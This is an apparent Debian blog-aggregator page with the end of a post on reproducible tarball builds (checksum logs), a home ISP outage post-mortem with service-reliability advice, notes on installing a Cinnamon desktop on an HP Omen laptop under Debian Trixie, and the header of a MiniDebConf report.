  - cmp b-almalinux8/src/*.tar.gz r-ubuntu2404/src/*v2.*.tar.gz
# Confirm old git-archive (export-subst but long git describe) tarball reproducibility
  - cmp b-trisquel11/src/*.tar.gz b-ubuntu2204/src/*.tar.gz
# Confirm really old git-archive (no export-subst) tarball reproducibility
  - cmp b-debian11/src/*.tar.gz b-pureos10/src/*.tar.gz
# Confirm 'make dist' generated tarball reproducibility
  - cmp b-almalinux8/*.tar.gz b-rockylinux8/*.tar.gz
  - cmp b-almalinux9/*.tar.gz b-rockylinux9/*.tar.gz
  - cmp b-pureos10/*.tar.gz b-debian11/*.tar.gz
  - cmp b-devuan5/*.tar.gz b-debian12/*.tar.gz
  - cmp b-trisquel11/*.tar.gz b-ubuntu2204/*.tar.gz
  - cmp b-guix/*.tar.gz r-guix/*.tar.gz
# Confirm 'make dist' from git-archive tarball reproducibility
  - cmp s-trisquel10/*.tar.gz s-ubuntu2004/*.tar.gz
Notice that I discovered that git archive outputs differ over time too, which is natural but a bit of a nuisance. The output of the job is illuminating in the way that all SHA256 checksums of generated tarballs are included, for example the libidn2 v2.3.8 job log:
$ sha256sum */*.tar.* */*/*.tar.*   sort   grep -v -- -src.tar.
368488b6cc8697a0a937b9eb307a014396dd17d3feba3881e6911d549732a293  b-trisquel11/libidn2-2.3.8.tar.gz
368488b6cc8697a0a937b9eb307a014396dd17d3feba3881e6911d549732a293  b-ubuntu2204/libidn2-2.3.8.tar.gz
59db2d045fdc5639c98592d236403daa24d33d7c8db0986686b2a3056dfe0ded  b-debian11/libidn2-2.3.8.tar.gz
59db2d045fdc5639c98592d236403daa24d33d7c8db0986686b2a3056dfe0ded  b-pureos10/libidn2-2.3.8.tar.gz
5bd521d5ecd75f4b0ab0fc6d95d444944ef44a84cad859c9fb01363d3ce48bb8  s-trisquel10/libidn2-2.3.8.tar.gz
5bd521d5ecd75f4b0ab0fc6d95d444944ef44a84cad859c9fb01363d3ce48bb8  s-ubuntu2004/libidn2-2.3.8.tar.gz
7f1dcdea3772a34b7a9f22d6ae6361cdcbe5513e3b6485d40100b8565c9b961a  b-almalinux8/libidn2-2.3.8.tar.gz
7f1dcdea3772a34b7a9f22d6ae6361cdcbe5513e3b6485d40100b8565c9b961a  b-rockylinux8/libidn2-2.3.8.tar.gz
8031278157ce43b5813f36cf8dd6baf0d9a7f88324ced796765dcd5cd96ccc06  b-clang/libidn2-2.3.8.tar.gz
8031278157ce43b5813f36cf8dd6baf0d9a7f88324ced796765dcd5cd96ccc06  b-debian12/libidn2-2.3.8.tar.gz
8031278157ce43b5813f36cf8dd6baf0d9a7f88324ced796765dcd5cd96ccc06  b-devuan5/libidn2-2.3.8.tar.gz
8031278157ce43b5813f36cf8dd6baf0d9a7f88324ced796765dcd5cd96ccc06  b-gcc/libidn2-2.3.8.tar.gz
8031278157ce43b5813f36cf8dd6baf0d9a7f88324ced796765dcd5cd96ccc06  r-debian12/libidn2-2.3.8.tar.gz
acf5cbb295e0693e4394a56c71600421059f9c9bf45ccf8a7e305c995630b32b  r-ubuntu2404/libidn2-2.3.8.tar.gz
cbdb75c38100e9267670b916f41878b6dbc35f9c6cbe60d50f458b40df64fcf1  b-almalinux9/libidn2-2.3.8.tar.gz
cbdb75c38100e9267670b916f41878b6dbc35f9c6cbe60d50f458b40df64fcf1  b-rockylinux9/libidn2-2.3.8.tar.gz
f557911bf6171621e1f72ff35f5b1825bb35b52ed45325dcdee931e5d3c0787a  b-guix/libidn2-2.3.8.tar.gz
f557911bf6171621e1f72ff35f5b1825bb35b52ed45325dcdee931e5d3c0787a  r-guix/libidn2-2.3.8.tar.gz
I m sure I have forgotten or suppressed some challenges (sprinkling LANG=C TZ=UTC0 helps) related to these goals, but my hope is that this discussion of solutions will inspire you to implement these concepts for your software project too. Please share your thoughts and additional insights in a comment below. Enjoy Happy Hacking in the course of practicing this!

22 March 2025

Antoine Beaupr : Minor outage at Teksavvy business

This morning, internet was down at home. The last time I had such an issue was in February 2023, when my provider was Oricom. Now I'm with a business service at Teksavvy Internet (TSI), in which I pay 100$ per month for a 250/50 mbps business package, with a static IP address, on which I run, well, everything: email services, this website, etc.

Mitigation

Email The main problem when the service goes down like this for prolonged outages is email. Mail is pretty resilient to failures like this but after some delay (which varies according to the other end), mail starts to drop. I am actually not sure what the various settings are among different providers, but I would assume mail is typically kept for about 24h, so that's our mark. Last time, I setup VMs at Linode and Digital Ocean to deal better with this. I have actually kept those VMs running as DNS servers until now, so that part is already done. I had fantasized about Puppetizing the mail server configuration so that I could quickly spin up mail exchangers on those machines. But now I am realizing that my Puppet server is one of the service that's down, so this would not work, at least not unless the manifests can be applied without a Puppet server (say with puppet apply). Thankfully, my colleague groente did amazing work to refactor our Postfix configuration in Puppet at Tor, and that gave me the motivation to reproduce the setup in the lab. So I have finally Puppetized part of my mail setup at home. That used to be hand-crafted experimental stuff documented in a couple of pages in this wiki, but is now being deployed by Puppet. It's not complete yet: spam filtering (including DKIM checks and graylisting) are not implemented yet, but that's the next step, presumably to do during the next outage. The setup should be deployable with puppet apply, however, and I have refined that mechanism a little bit, with the run script. Heck, it's not even deployed yet. But the hard part / grunt work is done.

Other The outage was "short" enough (5 hours) that I didn't take time to deploy the other mitigations I had deployed in the previous incident. But I'm starting to seriously consider deploying a web (and caching) reverse proxy so that I endure such problems more gracefully.

Side note on proper servics Typically, I tend to think of a properly functioning service as having four things:
  1. backups
  2. documentation
  3. monitoring
  4. automation
  5. high availability
Yes, I miscounted. This is why you have high availability.

Backups Duh. If data is maliciously or accidentally destroyed, you need a copy somewhere. Preferably in a way that malicious joe can't get to. This is harder than you think.

Documentation I have an entire template for this. Essentially, it boils down to using https://diataxis.fr/ and this "audit" guide. For me, the most important parts are:
  • disaster recovery (includes backups, probably)
  • playbook
  • install/upgrade procedures (see automation)
You probably know this is hard, and this is why you're not doing it. Do it anyways, you'll think it sucks, but you'll be really grateful for whatever scraps you wrote when you're in trouble.

Monitoring If you don't have monitoring, you'll know it fails too late, and you won't know it recovers. Consider high availability, work hard to reduce noise, and don't have machine wake people up, that's literally torture and is against the Geneva convention. Consider predictive algorithm to prevent failures, like "add storage within 2 weeks before this disk fills up". This is harder than you think.

Automation Make it easy to redeploy the service elsewhere. Yes, I know you have backups. That is not enough: that typically restores data and while it can also include configuration, you're going to need to change things when you restore, which is what automation (or call it "configuration management" if you will) will do for you anyways. This also means you can do unit tests on your configuration, otherwise you're building legacy. This is probably as hard as you think.

High availability Make it not fail when one part goes down. Eliminate single points of failures. This is easier than you think, except for storage and DNS (which, I guess, means it's harder than you think too).

Assessment In the above 5 items, I check two:
  1. backups
  2. documentation
And barely: I'm not happy about the offsite backups, and my documentation is much better at work than at home (and even there, I have a 15 year backlog to catchup on). I barely have monitoring: Prometheus is scraping parts of the infra, but I don't have any sort of alerting -- by which I don't mean "electrocute myself when something goes wrong", I mean "there's a set of thresholds and conditions that define an outage and I can look at it". Automation is wildly incomplete. My home server is a random collection of old experiments and technologies, ranging from Apache with Perl and CGI scripts to Docker containers running Golang applications. Most of it is not Puppetized (but the ratio is growing). Puppet itself introduces a huge attack vector with kind of catastrophic lateral movement if the Puppet server gets compromised. And, fundamentally, I am not sure I can provide high availability in the lab. I'm just this one guy running my home network, and I'm growing older. I'm thinking more about winding things down than building things now, and that's just really sad, because I feel we're losing (well that escalated quickly).

Resolution In the end, I didn't need any mitigation and the problem fixed itself. I did do quite a bit of cleanup so that feels somewhat good, although I despaired quite a bit at the amount of technical debt I've accumulated in the lab.

Timeline Times are in UTC-4.
  • 6:52: IRC bouncer goes offline
  • 9:20: called TSI support, waited on the line 15 minutes then was told I'd get a call back
  • 9:54: outage apparently detected by TSI
  • 11:00: no response, tried calling back support again
  • 11:10: confirmed bonding router outage, no official ETA but "today", source of the 9:54 timestamp above
  • 12:08: TPA monitoring notices service restored
  • 12:34: call back from TSI; service restored, problem was with the "bonder" configuration on their end, which was "fighting between Montr al and Toronto"

20 March 2025

C.J. Collier: Installing a desktop environment on the HP Omen

dmidecode grep -A8 ^System Information tells me that the Manufacturer is HP and Product Name is OMEN Transcend Gaming Laptop 14-fb0xxx I m provisioning a new piece of hardware for my eng consultant and it s proving more difficult than I expected. I must admit guilt for some of this difficulty. Instead of installing using the debian installer on my keychain, I dd d the pv block device of the 16 inch 2023 version onto the partition set aside from it. I then rebooted into rescue mode and cleaned up the grub config, corrected the EFI boot partition s path in /etc/fstab, ran the grub installer from the rescue menu, and rebooted. On the initial boot of the system, X or Wayland or whatever is supposed to be talking to this vast array of GPU hardware in this device, it s unable to do more than create a black screen on vt1. It s easy enough to switch to vt2 and get a shell on the installed system. So I m doing that and investigating what s changed in Trixie. It seems like it s pretty significant. Did they just throw out Keith Packard s and Behdad Esfahbod s work on font rendering? I don t understand what s happening in this effort to abstract to a simpler interface. I ll probably end up reading more about it. In an effort to have Debian re-configure the system for Desktop use, I have uninstalled as many packages as I could find that were in the display and human interface category, or were firmware/drivers for devices not present in this Laptop s SoC. Some commands I used to clear these packages and re-install connamon follow:
 
dpkg -S /etc/X11
dpkg -S /usr/lib/firmware
apt-get purge $(dpkg -l   grep -i \
  -e gnome -e gtk -e x11-common -e xfonts- -e libvdpau -e dbus-user-session -e gpg-agent \
  -e bluez -e colord -e cups -e fonts -e drm -e xf86 -e mesa -e nouveau -e cinnamon \
  -e avahi -e gdk -e pixel -e desktop -e libreoffice -e x11 -e wayland -e xorg \
  -e firmware-nvidia-graphics -e firmware-amd-graphics -e firmware-mediatek -e firmware-realtek \
    awk ' print $2 ')
apt-get autoremove
apt-get purge $(dpkg -l   grep '^r'   awk ' print $2 ')
tasksel install cinnamon-desktop
 
And then I rebooted. When it came back up, I was greeted with a login prompt, and Trixie looks to be fully functional on this device, including the attached wifi radio, tethering to my android, and the thunderbolt-attached Marvell SFP+ enclosure. I m also installing libvirt and fetched the DVD iso material for Debian, Ubuntu and Rocky in case we have a need of building VMs during the development process. These are the platforms that I target at work with gcp Dataproc, so I m pretty good at performing maintenance operation on them at this point.

8 March 2025

Debian Brasil: MiniDebConf Belo Horizonte 2024 - a brief report



